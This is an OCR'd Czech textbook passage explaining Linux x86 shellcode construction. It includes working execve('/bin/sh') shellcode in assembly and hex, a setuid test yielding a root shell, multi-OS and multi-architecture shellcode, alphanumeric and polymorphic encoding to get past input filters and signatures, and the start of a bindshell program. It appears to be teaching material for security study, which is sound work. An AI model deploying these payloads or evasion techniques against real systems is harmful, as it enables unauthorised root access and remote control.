Celá implementace shellkódu je na obrázku 6.11. Použili jsme vkládaný assembler do jazyka C. Podrobné komentáře jsou přímo u každé instrukce. Při definici řetězce ”/bin/sh” nesmíme zapomenout na zpětná lomítka před uvozovkami.

[2] V kapitole 7 uvidíme, že s menším shellkódem se snáze pracuje



Obrázek 6.10: Pole s řetězcem ”/bin/sh” a ukazateli

Na obrázku 6.12 vidíme odpovídající strojový zápis. Nikde se v něm nevyskytuje nulový byte. Shellkód je tedy v pořádku. Od adresy 0x80483dd již nejsou instrukce, ale řetězec ”/bin/sh”. ASCII hodnota znaku ’/’ je 0x2f, znaku ’b’ 0x62 atd. Od adresy 0x80483e2 začínají nevýznamné byty, místo nichž si vytvoříme naše pole s ukazateli.

Kompilace & Disassemblace
$ gcc -o shellkod4 shellkod4.c
$ objdump -d shellkod4

```
/* shellkod4.c */

int main() {
        __asm__(”
        jmp trik
rutina:
        popl %esi /* adresa řetezce /bin/sh */
        movl %esi, 0x8(%esi) /* ukazatel na řetězec */
        xorl %eax, %eax
        movl %eax, 0xc(%esi) /* ukazatel NULL */                    10
        movb %al, 0x7(%esi) /* zakončovací 0 */
        movb $0xb, %al /* execve */
        movl %esi, %ebx /* první parametr execve */
        leal 0x8(%esi), %ecx /* druhý parametr execve */
        leal 0xc(%esi), %edx /* třetí parametr execve */
        int $0x80 /* samotné volání execve */
        xorl %ebx, %ebx /* návratová hodnota _exit */
        xorl %eax, %eax
        inc %eax /* _exit */
        int $0x80 /* samotné volání _exit */                        20
trik:
        call rutina
        .string \”/bin/sh\”
        ”);
}
```

Obrázek 6.11: Shellkód – assembler vkládaný do jazyka C

Nyní je na čase náš shellkód vyzkoušet. Jeho spuštění nám však způsobí neoprávněný přístup do paměti. Ve spustitelném binárním formátu je část, která obsahuje kód programu, umístěna v sekci (sekce .text) s povolením pouze pro čtení. Povolení pouze pro čtení se přenese na stránky paměti, které po zavedení programu do paměti obsahují sekci .text. Důsledkem je SIGSEGV.

Test spuštění shellkódu
$ ./shellkod4
Neoprávněný přístup do paměti (SIGSEGV)
$

```
080483b4 <main>:
 80483b4:       55                      push   %ebp
 80483b5:       89 e5                   mov    %esp,%ebp
 80483b7:       eb 1f                   jmp    80483d8 <trik>

080483b9 <rutina>:
 80483b9:       5e                      pop    %esi
 80483ba:       89 76 08                mov    %esi,0x8(%esi)
 80483bd:       31 c0                   xor    %eax,%eax
 80483bf:       89 46 0c                mov    %eax,0xc(%esi)                  10
 80483c2:       88 46 07                mov    %al,0x7(%esi)
 80483c5:       b0 0b                   mov    $0xb,%al
 80483c7:       89 f3                   mov    %esi,%ebx
 80483c9:       8d 4e 08                lea    0x8(%esi),%ecx
 80483cc:       8d 56 0c                lea    0xc(%esi),%edx
 80483cf:       cd 80                   int    $0x80
 80483d1:       31 db                   xor    %ebx,%ebx
 80483d3:       31 c0                   xor    %eax,%eax
 80483d5:       40                      inc    %eax
 80483d6:       cd 80                   int    $0x80                           20

080483d8 <trik>:
 80483d8:       e8 dc ff ff ff          call   80483b9 <rutina>
 80483dd:       2f                      das
 80483de:       62 69 6e                bound  %ebp,0x6e(%ecx)
 80483e1:       2f                      das
 80483e2:       73 68                   jae    804844c <_IO_stdin_used+0x10>
 80483e4:       00 c9                   add    %cl,%cl
 80483e6:       c3                      ret
 80483e7:       90                      nop                                    30
 80483e8:       90                      nop
 80483e9:       90                      nop
```

Obrázek 6.12: Disassemblace shellkod4.c

Binárnímu spustitelnému formátu ELF, který se na Linuxu nejvíce používá, je věnována příloha A. Nyní se pouze omezíme na rychlé nalezení sekce s povoleným zápisem. Příkazem **readelf -lh shellkod4** získáme výpis segmentů a mapování sekcí do segmentů ve formátu ELF pro program shellkod4.

Program Headers:							
Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x000c0	0x000c0	R E	0x4
INTERP	0x0000f4	0x080480f4	0x080480f4	0x00013	0x00013	R	0x1
LOAD	0x000000	0x08048000	0x08048000	0x00440	0x00440	R E	0x1000
LOAD	0x000440	0x08049440	0x08049440	0x00108	0x00120	RW	0x1000
DYNAMIC	0x000454	0x08049454	0x08049454	0x000c8	0x000c8	RW	0x4
NOTE	0x000108	0x08048108	0x08048108	0x00020	0x00020	R	0x4

	Section to Segment mapping:
00	
01	.interp
02	.interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata
03	.data .eh_frame .dynamic .ctors .dtors .got .bss
04	.dynamic
05	.note.ABI-tag

Segmenty 03 a 04 mají příznaky RW. Sekce obsažené v těchto segmentech nemají omezení pouze na čtení. Zajímavostí je, že formát ELF u každého segmentu specifikuje i příznak spustitelnost. Stránky paměti však pro spustitelnost žádný příznak, aby jej mohly převzít, nemají. Segmentovaná pamět je nastavena (viz strana 13) tak, že celý virtuální adresní prostor procesu je spustitelný. Příznak spustitelnosti tedy na platformě x86 v tomto kontextu ztrácí význam.

V segmentu 03 se nacházejí mimo jiné sekce .data a .bss. Do sekce .data kompilátor umísťuje globální iniciované proměnné (viz strana 41). Napíšeme tedy celý shellkód do sekce .data.

Protože shellkód chceme umístit do datové oblasti, nemůžeme použít jeho zdrojovou verzi. Do datové oblasti musíme uvést již jeho zkompilovaný tvar. Hexadecimální tvar jednotlivých instrukcí **opíšeme z obrázku 6.12**, začínáme od instrukce *jmp*. Podle konvence jazyka C se před znakové konstanty v šestnáckové soustavě umísťuje prefix '$\backslash x$'.

Zbývá nám vymyslet způsob, jak změnit tok programu tak, aby se začal provádět náš shellkód. Když si uvědomíme, že funkce main(), je nadřazeným prostředím volána úplně stejně jako každá jiná funkce, máme vyhráno. Víme, že lokální proměnné se nacházejí na zásobníku. Nad první lokální proměnnou bude uložen obsah registru EBP. Ještě o 4B výše bude uložena návratová adresa pro návrat do nadřazeného prostředí. Adresu první lokální proměnné získáme snadno. O 8B výše provedeme přepsání návratové adresy tak, aby ukazovala na náš shellkód.

Shellkód ve vhodném tvaru v datové oblasti je spolu se způsobem předání řízení uveden na obrázku 6.13.

```
/* shellkod5.c */

char shellkod[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46"
        "\x07\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x31"
        "\xc0\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {
        int *ret;
        *((int *)&ret + 2) = (int) shellkod;
        return 0;
}
```

Obrázek 6.13: Test shellkódu

Kompilace & Spuštění
$ gcc -o shellkod5 shellkod5.c

$ su
$ chown root shellkod5
$ chmod +s shellkod5
$ exit

$ whoami
$ elf
$./shellkod5

sh-2.05b$ sh-2.05b$ whoami root sh-2.05b$ exit

Shellkód funguje správně. Jeho velikost je 45B a neobsahuje žádné nulové byty. Funkcemi pro práci s řetězci tedy projde bez problémů. V případě nutnosti menšího shellkódu je možné vypustit část s voláním exit().

6.4.2 Generický shellkód typu Netric

Popis této metody konstrukce shellkódu pochází z článku Shellcodin Part II by bob from dtors.net[3]. Autor zde uvádí, že nápad pochází od skupiny Netric[4].

Adresu řetězce ”/bin/sh” získáme z registru ESP po vložení řetězce na zásobník. Rětězec má pouze 7B. Zásobník je ovšem zarovnán po čtyřech bytech. Chybějící osmý byte by se při instrukci *push* doplnil jako nulový. Tím by se provedlo vhodné zakončení řetězce. Shellkód by ale v tomto okamžiku začal obsahovat nulový byte. Musíme zvolit jiný způsob.

[3] http://www.dtors.net/papers/shellcodinII.txt
[4] http://www.netric.org

/	b	i	n	/	s	h
0x2f	0x62	0x69	0x6e	0x2f	0x73	0x68

Zakončení řetězce nulou můžeme provést pomocí vynulovaného registru. Zarovnání délky řetězce na 8B provedeme přidáním dalšího znaku '/'. Více lomítek ve jméně souboru se považuje za jedno. Úvodní část shellkódu může vypadat například takto:


xorl	%eax,%eax	
pushl	%eax	Null
pushl	$0x68732f2f	hs//
pushl	$0x6e69622f	nib/

Nyní registr ESP obsahuje adresu řetězce. Přesuneme adresu do registru EBX, jak vyžaduje volání execve(). Dále na zásobníku vytvoříme pole argv[].

movl	%esp,%ebx	
pushl	%eax	Null
pushl	%ebx	filename

Zbývá již pouze do registru ECX nastavit adresu pole argv[] a vynulovat registr EDX. Tím jsou všechny parametry volání execve() nastaveny. Do registru EAX uvedeme hodnotu volání execve() a provedeme *int $0x80*.

movl	%esp,%ecx	argv[]
xorl	%edx,%edx	Null
movb	$0xb,%al	execve()
int	$0x80	



Obrázek 6.14: Shellkód typu Netric

Výhodou tohoto shellkódu je jeho malá velikost. Pouhých 25B. Umístěn může být i do oblasti určené pouze pro čtení. Zápis do paměti se provádí pouze v oblasti zásobníku. Podle specifického přenosu obsahu registru ESP do jiných registrů lze tento shellkód snadno filtrovat. Celý shellkód i s hexadecimální reprezentací jednotlivých instrukcí je uveden na obrázku 6.15.

```
Disassembly of section .text:

08048074 <_start>:
 8048074:      31 c0                   xor    %eax,%eax
 8048076:      50                      push   %eax
 8048077:      68 2f 2f 73 68          push   $0x68732f2f
 804807c:      68 2f 62 69 6e          push   $0x6e69622f
 8048081:      89 e3                   mov    %esp,%ebx
 8048083:      50                      push   %eax
 8048084:      53                      push   %ebx
 8048085:      89 e1                   mov    %esp,%ecx
 8048087:      31 d2                   xor    %edx,%edx
 8048089:      b0 0b                   mov    $0xb,%al
 804808b:      cd 80                   int    $0x80
```

Obrázek 6.15: Disassemblace shellkódu Netric

6.4.3 Shellkódy nezávislé na OS

Shellkód nezávislý na operačním systému musí nejdříve detekovat, na jakém systému je spouštěn. Detekce je možná například podle specifického obsahu registrů FS a GS. Linux má registry FS a GS nastaveny na nulu. FreeBSD nastavuje tyto registry na hodnotu 0x2f a OpenBSD na 0x1f. Oproti shellkódu nezávislém na platformě je tento shellkód značně jednodušší. Není potřeba obtížně hledat sekvenci bytů, která se na různých platformách musí dekódovat jako skoky nebo neškodné instrukce z hlediska dalšího provádění instrukcí.

Jako příklad si uvedeme shellkód určený pro Linux a FreeBSD. Základem bude generický shellkód typu Aleph One. Již víme, že systémové volání na Linuxu a FreeBSD se liší ve způsobu předání parametrů. Linux očekává parametry v registrech, FreeBSD očekává parametry na zásobníku. Tento rozdíl snadno překonáme nastavením argumentů do registrů a uložením registrů na zásobník.

Dále oba systémy mají rozdílnou hodnotu volání execve(). Tuto část již společným kódem nevyřešíme a je potřeba udělat větvení. Větvení provedeme podle testu na obsah registru FS nebo GS. Vzorový kód je uveden na obrázku 6.16 s mnoha komentáři.

6.4.4 Shellkódy nezávislé na architektuře

Výzva na napsání shellkódu, který poběží na dvou nebo více rozdílných typech procesorů, byla prezentována Caesarem na konferenci debcon8[5].

Základem takového shellkódu je magická úvodní sekvence, která způsobí odskoky na nativní shellkódy pro různé architektury. Nativní shellkód potom může být pro jeden nebo více operačních systémů.

[5] http://www.caezarschallenge.org/cc4.html

```
# osspansh.s

        .data
        .globl _start

_start: jmp trik

rutina: popl %esi               #adresa řetězce "/bin/sh"
        xorl %eax,%eax
        pushl %eax              # *envp[] -> NULL pro FreeBSD                10
        movl %eax,0xc(%esi) # *argv[] pro Linux
        movl %esi,0x8(%esi) # *filename pro Linux
        movb %al,0x7(%esi)  #zakonční řetezce nulou
        leal (%esi),%ebx        # *filename pro FreeBSD
        leal 0x8(%esi),%ecx # *argv[] pro FreeBSD
        movw %fs,%ax            #test na OS
        incb %al                #abychom se vyhnuli
        cmpb $1,%al             #nulovému byte
        jz linux
                                                                           20
fbsd:   movb $0x3b,%al          #číslo volání
        pushl %ecx              # *argv[]
        pushl %ebx              # *filename
        pushl %eax
        int $0x80

linux:  xorl %edx,%edx          # *envp[] -> NULL pro Linux
        movb $0xb,%al           #číslo voální
        int $0x80
                                                                           30
trik:   call rutina
        .string "/bin/sh"
```

Obrázek 6.16: Ukázka OS nezávislého shellkódu pro Linux a FreeBSD

Přímo na konferenci Ian Goldberg a Flex prezentovali řešení pro PA-RISC a x86[6].

Základní model vypadá takto:

magický řetězec
arch1 shellkód
arch2 shellkód

Magický řetězec funguje tak, že pro architekturu 2 má význam skoku a pro architekturu 1 se provede nevýznamná operace. Při hledání vhodných magických řetězců napíšeme sekvenci bytů pro skok na arch2 shellkód. Pokud na architektuře 1 sekvence odpovídá instrukcím, které nám nepoškodí kritická data v paměti, některé registry a neprovedou skok do nechtěného místa, máme vyhráno. Komplikující faktor je rozdílná délka instrukcí na různých architekturách.

Podívejme se na řešení autorů Goldverga a Flexe.

Sekvence bytů	**PA-RISC**	**x86**
0xeb 0x40 0xc0 0x02	bv,n r0(r26)	jmp 0x40
0x08 0x01 0x06 0x01	add r1,r0,r1	
0x08 0x01 0x06 0x01	add r1,r0,r1	
HP-UX shellkód		
x86 shellkód		

Pro architekturu x86 se ihned provede skok o 64B dále. To znamená, že shellkód pro HP-UX nesmí být delší. Pravděpodobně bude kratší a zbylé byty do 64B musíme libovolně vyplnit. Kdybychom neudělali tuto výplň, na architektuře x86 nedojde ke skoku přesně na počátek shellkódu.

Na architektuře PA-RISC se provede podmíněný skok. Při splnění podmínky, které záleží na přechozím obsahu registrů, se provede skok o 2 slova dále. Slovo má na architektuře PA-RISC 32b. O dvě slova dále začíná shellkód pro HP-UX. Pokud ke skoku nedojde, provedeme 2x nevýznamnou operaci sčítání. Po operaci sčítání následuje samotný shellkód.

Pro více architektur potřebujeme více magických řetězců.

magický řetězec 1
magický řetězec 2
arch1 shellkód
arch2 shellkód
arch3 shellkód

Magický řetězec 1 pro jednu architekturu provede skok na shellkód a pro zbylé dvě musí mít význam nevýznamných instrukcí. Magický řetězec 2 následně provede odskok na další shellkód. Poslední architektura, která doteď prováděla nevýznamné operace, začne vykonávat arch1 shellkód.

Problematika shellkódu pro více architektur je více popsána v magazínu Phrack v čísle 57, viz

[6] http://www.caezarschallenge.org/cc4b_flex_iang.html

[3]. Shrnutí formátu instrukcí pro velké množství platforem lze nalézt v práci **UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes** [8] polské skupiny The Last Stage of Delirium. Ukázka shellkódu pro čtyři architektury je na obrázku 6.17.

```
/* Shellkód pro 4 architektury
 * publikováno v magazínu Phrack číslo 57
 * autor: eugene@gravitino.net
 */

char shellkod[] =
  "\x37\x37\xeb\x7b" /* x86:          aaa; aaa; jmp 116+4      */
                     /* MIPS:         ori     $s7,$t9,0xeb7b   */
                     /* Sparc:        sethi   %hi(0xdFADEc00), %i3 */
                     /* PPC/AIX:      addic.  r25,r23,-5253    */

  "\x30\x80\x01\x14" /* MIPS:         andi    $zero,$a0,0x114  */
                     /* Sparc:        ba,a    +1104            */
                     /* PPC/AIX:      addic   r4,r0,276        */

  "\x1e\xe0\x01\x01" /* MIPS:         bgtz    $s7, +1032       */
                     /* PPC/AIX:      mulli   r23,r0,257       */

  "\x30\x80\x01\x14" /* fill in the MIPS branch delay slot
                        with the above MIPS / AIX nop          */
/* PPC    */
/* x86    */
/* výplň  */
/* MIPS   */
/* SPARC  */
```

Obrázek 6.17: Ukázka víceplatformního shellkódu

6.4.5 Alfanumerický shellkód

Programy často filtrují vstup od uživatele pouze na čistý text. Útočník, který filtru předloží alfanumerický shellkód, uspěje. Alfanumerický shellkód se může skládat pouze z instrukcí, jež jsou kódovány pomocí hodnot, které spadají do oblasti alfanumerických znaků z ASCII tabulky. Kromě průchodu filtry lze snadno takový shellkód umístit jako jméno souboru, předmět emailu a podobně. V následujícím textu budou uvedeny tabulky pro všechny přípustné instrukce a jejich operandy.

Obecný instrukční formát vypadá podle obrázku 6.18.

Zkratky v tabulkách dodržují styl dokumentace firmy Intel. Jejich význam je následující:

<**r8**> – 8b registr.

Prefix instrukce	Velikost adresy	Velikost operandu	Změna segmentu
0 nebo 1B	0 nebo 1B	0 nebo 1B	0 nebo 1B

Opkód	ModR/M	SIB	Posun	Přímá hodnota
1 nebo 2B	0 nebo 1B	0 nebo 1B	0,1,2 nebo 4B	0,1,2 nebo 4B

Obrázek 6.18: Obecný formát instrukce pro x86

<**/r32**> – 32b registr.

<**r/m8**> – 8b registr nebo 8b adresace paměti.

<**r/m32**> – 32b registr nebo 32b adresace paměti.

<**/r**> – Značí následnost ModR/M bytu a případně SIB bytu za opkódem.

<**imm8**> – Přímá 8-mi bitová hodnota.

<**imm32**> – Přímá 32 bitová hodnota.

<**disp8**> – 8b posun.

<**disp32**> – 32b posun.

<**...**> – Instrukce má operandy, ale teď nejsou důležité.

ModR/M – Tento byte je rozdělen na 3 políčka. První políčko *mod* v kombinaci s políčkem *r/m* dává 32 rozdílných hodnot pro rozlišení osmi registrů a dvaceti čtyř adresních módů. Políčko *reg* určuje číslo registru nebo doplňuje opkód. Význam je dán předcházejícím opkódem.

7	6	5	4	3	2	1	0
mod			reg			r/m	

Obrázek 6.19: Struktura ModR/M bytu

SIB – Scale Index Base. Tento byte dovoluje adresování ve tvaru $base + 2^{scale} * index$. Jeho přítomnost je indikována ModR/M bytem.

7	6	5	4	3	2	1	0
měřítko			index			základ	

Obrázek 6.20: Struktura SIB bytu

Podívejme se nyní na tabulky, které nám popíší povolené instrukce a jejich operandy – obrázky 6.21, 6.22, 6.23.

Hexadecimální hodnota	Znak	Instrukce	Důležitost
30 </r>	’0’	xor <r/m8>,<r8>	ano
31 </r>	’1’	xor <r/m32>,<r32>	ano
32 </r>	’2’	xor <r8>,<r/m8>	ano
33 </r>	’3’	xor <r32>,<r/m32>	ano
34 < imm8>	’4’	xor al,<imm8>	ano
35 <imm32>	’5’	xor eax,<imm32>	ano
36	’6’	ss: (Segment Override Prefix)	
37	’7’	aaa	
38 </r>	’8’	cmp <r/m8>,<r8>	ano
39 </r>	’9’	cmp <r/m32>,<r32>	ano
41	’A’	inc ecx	ano
42	’B’	inc edx	ano
43	’C’	inc ebx	ano
44	’D’	inc esp	ano
45	’E’	inc ebp	ano
46	’F’	inc esi	ano
47	’G’	inc edi	ano
48	’H’	dec eax	ano
49	’I’	dec ecx	ano
4A	’J’	dec edx	ano
4B	’K’	dec ebx	ano
4C	’L’	dec esp	ano
4D	’M’	dec ebp	ano
4E	’N’	dec esi	ano
4F	’O’	dec edi	ano
50	’P’	push eax	ano
51	’Q’	push ecx	ano
52	’R’	push edx	ano
53	’S’	push ebx	ano
54	’T’	push esp	ano
55	’U’	push ebp	ano
56	’V’	push esi	ano
57	’W’	push edi	ano
58	’X’	pop eax	ano
59	’Y’	pop ecx	ano
5A	’Z’	pop edx	ano
61	’a’	popa	ano
62 <...>	’b’	bound <...>	
63 <...>	’c’	arpl <...>	
64	’d’	fs: (Segment Override Prefix)	
65	’e’	gs: (Segment Override Prefix)	
66	’f’	o16: (Operand Size Override)	ano
67	’g’	a16: (Address Size Override)	
68 <imm32>	’h’	push <imm32>	ano
69 <...>	’i’	imul <...>	
6A <imm8>	’j’	push <imm8>	ano
6B <...>	’k’	imul <...>	
6C <...>	’l’	insb <...>	
6D <...>	’m’	insd <...>	
6E <...>	’n’	outsb <...>	
6F <...>	’o’	outsd <...>	
70 <disp8>	’p’	jo <disp8>	ano
71 <disp8>	’q’	jno <disp8>	ano
72 <disp8>	’r’	jb <disp8>	ano
73 <disp8>	’s’	jae <disp8>	ano
74 <disp8>	’t’	je <disp8>	ano
75 <disp8>	’u’	jne <disp8>	ano
76 <disp8>	’v’	jbe <disp8>	ano
77 <disp8>	’w’	ja <disp8>	ano
78 <disp8>	’x’	js <disp8>	ano
79 <disp8>	’y’	jns <disp8>	ano
7A <disp8>	’z’	jp <disp8>	ano

Obrázek 6.21: Alfanumerické opkódy

<r8>:	al	cl	dl	bl	ah	ch	dh	bh
<r32>:	eax	ecx	edx	ebx	esp	ebp	esi	edi
<r/m>								
(mod=00)								
[eax]	00	08	10	18	20	28	30 ’0’	38 ’8’
[ecx]	01	09	11	19	21	29	31 ’1’	39 ’9’
[edx]	02	0A	12	1A	22	2A	32 ’2’	3A
[ebx]	03	0B	13	1B	23	2B	33 ’3’	3B
[<SIB>]	04	0C	14	1C	24	2C	34 ’4’	3C
[<disp32>]	05	0D	15	1D	25	2D	35 ’5’	3D
[esi]	06	0E	16	1E	26	2E	36 ’6’	3E
[edi]	07	0F	17	1F	27	2F	37 ’7’	3F
(mod=01)								
[eax+<disp8>]	40	48 ’H’	50 ’P’	58 ’X’	60	68 ’h’	70 ’p’	78 ’x’
[ecx+<disp8>]	41 ’A’	49 ’I’	51 ’Q’	59 ’Y’	61 ’a’	69 ’i’	71 ’q’	79 ’y’
[edx+<disp8>]	42 ’B’	4A ’J’	52 ’R’	5A ’Z’	62 ’b’	6A ’j’	72 ’r’	7A ’z’
[ebx+<disp8>]	43 ’C’	4B ’K’	53 ’S’	5B	63 ’c’	6B ’k’	73 ’s’	7B
[<SIB>+<disp8>]	44 ’D’	4C ’L’	54 ’T’	5C	64 ’d’	6C ’l’	74 ’t’	7C
[ebp+<disp8>]	45 ’E’	4D ’M’	55 ’U’	5D	65 ’e’	6D ’m’	75 ’u’	7D
[esi+<disp8>]	46 ’F’	4E ’N’	56 ’V’	5E	66 ’f’	6E ’n’	76 ’v’	7E
[edi+<disp8>]	47 ’G’	4F ’O’	57 ’W’	5F	67 ’g’	6F ’o’	77 ’w’	7F

Obrázek 6.22: Možnosti ModR/M bytu

<base>:	eax	ecx	edx	ebx	esp	ebp (if MOD != 0)	esi	edi
$2^{<scale>} * < index >$								
eax	00	01	02	03	04	05	06	07
ecx	08	09	0A	0B	0C	0D	0E	0F
edx	10	11	12	13	14	15	16	17
ebx	18	19	1A	1B	1C	1D	1E	1F
0	20	21	22	23	24	25	26	27
ebp	28	29	2A	2B	2C	2D	2E	2F
esi	30 ’0’	31 ’1’	32 ’2’	33 ’3’	34 ’4’	35 ’5’	36 ’6’	37 ’7’
edi	38 ’8’	39 ’9’	3A	3B	3C	3D	3E	3F
2*eax	40	41 ’A’	42 ’B’	43 ’C’	44 ’D’	45 ’E’	46 ’F’	47 ’G’
2*ecx	48 ’H’	49 ’I’	4A ’J’	4B ’K’	4C ’L’	4D ’M’	4E ’N’	4F ’O’
2*edx	50 ’P’	51 ’Q’	52 ’R’	53 ’S’	54 ’T’	55 ’U’	56 ’V’	57 ’W’
2*ebx	58 ’X’	59 ’Y’	5A ’Z’	5B	5C	5D	5E	5F
0	60	61 ’a’	62 ’b’	63 ’c’	64 ’d’	65 ’e’	66 ’f’	67 ’g’
2*ebp	68 ’h’	69 ’i’	6A ’j’	6B ’k’	6C ’l’	6D ’m’	6E ’n’	6F ’o’
2*esi	70 ’p’	71 ’q’	72 ’r’	73 ’s’	74 ’t’	75 ’u’	76 ’v’	77 ’w’
2*edi	78 ’x’	79 ’y’	7A ’z’	7B	7C	7D	7E	7F

Obrázek 6.23: Možnosti SIB bytu

Vidíme, že není možné použít žádnou instrukci *mov* ani aritmetické operace. Jediné možnosti skrývají instrukce pro práci se zásobníkem, instrukce *xor* a podmíněné skoky. Na obrázku 6.24 je ukázka krátkého alfanumerického kódu.

Pokoušet se napsat shellkód s takto omezenými možnostmi je nepraktické, ne-li nemožné.


```
# Přečtení 1B z paměti
# adresa v registru ESI
# výstup do DH
#————————————
# Tvar po kompilaci: hEEEEX5EEEEPZ26

        .globl _start
_start:
        push $0x45454545
        pop %eax                                                    10
        xor $0x45454545,%eax #vynulovaný registr eax
        push %eax
        pop  %edx            #vynulovaný registr edx
        xor (%esi),%dh       #čtení dat z adresy v regisru esi
```

Obrázek 6.24: Alfanumerický kód - přečetni bytu z paměti

Řešením může být například transformace existujícího shellkódu do alfanumerické oblasti. Nechť

- XXXXXXXXX je hexadecimální reprezentace původního shellkódu
- YYYYYYYYYYYYYYYY je hexadecimální reprezentace alfanumerického shellkódu,

potom ať spuštění kódu YYYYYYYYYYYYYYYY má za následek situaci na zásobníku podle obrázku 6.25.



Obrázek 6.25: Struktura zásobniku po spuštění alfanumerického shellkódu

Výsledkem spuštění alfanumerického shellkódu je tedy vytvoření původního shellkódu na zásobníku. Dosáhnout tohoto cíle není příliš obtížné. Z hexadecimální reprezentace původního shellkódu

postupně odebíráme od konce jednotlivé byty a provádíme transformaci. Za každý byte vygenerujeme sekvenci instrukcí, které takový byt vytvoří na zásobníku. Můžeme zde rozlišit několik skupin:

Byte s alfanumerickou reprezentací – Takový byte *BB* můžeme přímo zapsat na zásobník.

pushw $0xBB45	
inc %esp	*odstraníme byte 0x45*

Nulový byte – Předpokládáme, že registr EAX obsahuje hodnotu 0xffffffff.

inc %eax	*eax nyní obsahuje 0*
pushw %ax	*vložíme hodnotu 0x0000*
inc %esp	*odstraníme byte 0x00*
dec %eax	*eax znovu obsahuje 0xffffffff*

0xFF byte – Předpokládáme, že registr AX obsahuje hodnotu 0xffffffff.

pushw %ax	*vložíme hodnotu 0xffff*
inc %esp	*odstraníme byte 0xff*

Ostatní byty – Nalezneme byty XX,YY pro které platí $XXxorYY = BB$. BB je byte, který zpracováváme.

pushw $0xXX45	
popw %ax	*registr ax nyní obsahuje 0xXX45*
xor $0xYY45, %ax	*registr ax nyní obsahuje 0xBB00*
pushw %ax	*vložíme hodnotu 0xBB00*
inc %esp	*odstraníme byte 0x00*

V případě, že bitová negace bytu BB spadá do alfanumerické oblasti, provedeme vložení této negace NN. Na zásobníku následně provedeme druhou negaci pro získání bytu BB. Předpokládáme, že registr AL obsahuje hodnotu 0xff.

pushw $0xNN45	*vložíme hodnotu 0xNN45*
inc %esp	*odstraníme byte 0x45*
pushl %esp	*vložíme adresu paměti, kde je uložen náš byte 0xNN*
popl %edx	
xor %al,(%edx)	*provedeme negaci bytu na dané adrese*

Kompilátor, který používá tuto techniku a jiné další, je možné najít v článku **Writing IA32 alphanumeric shellcodes** [9].

6.4.6 Polymorfní shellkódy

Mnoho firem chrání svou síť filtrací paketů podle signatur[7] známých virů, červů a shellkódů. Podobným filtrem může být ošetřen i vstup dat u aplikací. Takový filtr může být účinný pouze tehdy, pokud signatury "zlých" programů jsou výjimečné a lze je snadno rozlišit od "hodných" programů. Útočníci

[7] posloupnost bitů, které identifikují program

tyto filtry obcházejí tím, že jejich programy kolují po světě v mnoha binárních formách. Funkčnost zůstává stejná. Mluvíme o **polymorfismu**.

Polymorfismus znamená schopnost existovat ve více formách. Algoritmus lze implementovat mnoha různými způsoby – po kompilaci jsou binární formy značně rozdílné – po spuštění získáme stejný výsledek.

Postup je takový, že nejdříve vytvoříme shellkód, který vykonává požadovanou činnost. Zkompilovanou hexadecimální podobu potom předložíme kompilátoru s polymorfním jádrem. Ten bude postupovat obdobně jako kompilátor alfanumerického shellkódu. Rozdíl nastane v tom, že sekvence instrukcí, které na zásobník uloží požadovaný byte, se budou měnit.

Základem změn jsou tyto jednoduché myšlenky:

- **Změna pořadí operací**
  $X + Y + Z$ má stejný výsledek jako
  $Z + X + Y$

- **Vložení nepodstaných operací**
  $X + a * 3 - Z - a * 90/10/3 + 2 * Z + Y$ má stejný výsledek jako
  $X + Y + Z$

- **Stejného výsledku lze dosáhnout rozdílými operacemi**
  2^4 má stejný výsledek jako
  $20 - 4$

Kombinací těchto základních pravidel získá kompilátor s polymorfním jádrem širokou škálu různých výsledků při kompilování stejného zdroje.

Nejzdařilejší dílo v této oblasti je kompilátor **ADMmutate** [10]. Autorem je kanadský programátor, který si říká K2.

6.4.7 Bindshell

Útočník, pokud nemá konto na atakovaném stroji, může provést vložení shellkódu pomocí aktivního síťového spojení. Například pomocí chyby v FTP nebo WWW serveru. O metodách vkládání shellkódů pojednává kapitola Buffer overflow na straně 65. Takto vložený a spuštěný shellkód by musel být poměrně rozsáhlý, aby uspokojil požadavky útočníka. Proto útočnící používají klasický malý shellkód doplněný o přesměrování vstupu a výstupu na volný port počítače. Útočník potom provede pouze síťové spojení (např. telnet) s tímto portem a zadává příkazy vzdáleně.

Základní bindshell je popsán na obrázku 6.26. Je minimalizován co do počtu proměnných a provedených volání. Množství 'include' souborů definuje konstaty, které lze nahradit přímo patřičnými hodnotami.

```
/* bindshell.c
 * minimalizovaný bindshell
 */

#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char **argv) {
        char *name[2];    //jméno spouštěného programu
        int fd,fd2;       //deskriptory pro socket
        struct sockaddr_in serv;

        bzero(&serv,16);
        fd=socket(AF_INET,SOCK_STREAM,0); //otevření socketu
        serv.sin_addr.s_addr=0;     //naši IP adresu nastaví jádro samo
        serv.sin_port=0x2222;       //port na který se připojíme
        serv.sin_family=AF_INET;

        bind(fd,(struct sockaddr *)&serv,16); //propojení
        listen(fd,1);       //poslouchá me na socketu

        fd2=accept(fd, 0, 0); //přijímáme data

        dup2(fd2,0); //nasměrujeme všechny standardní deskriptory
        dup2(fd2,1);
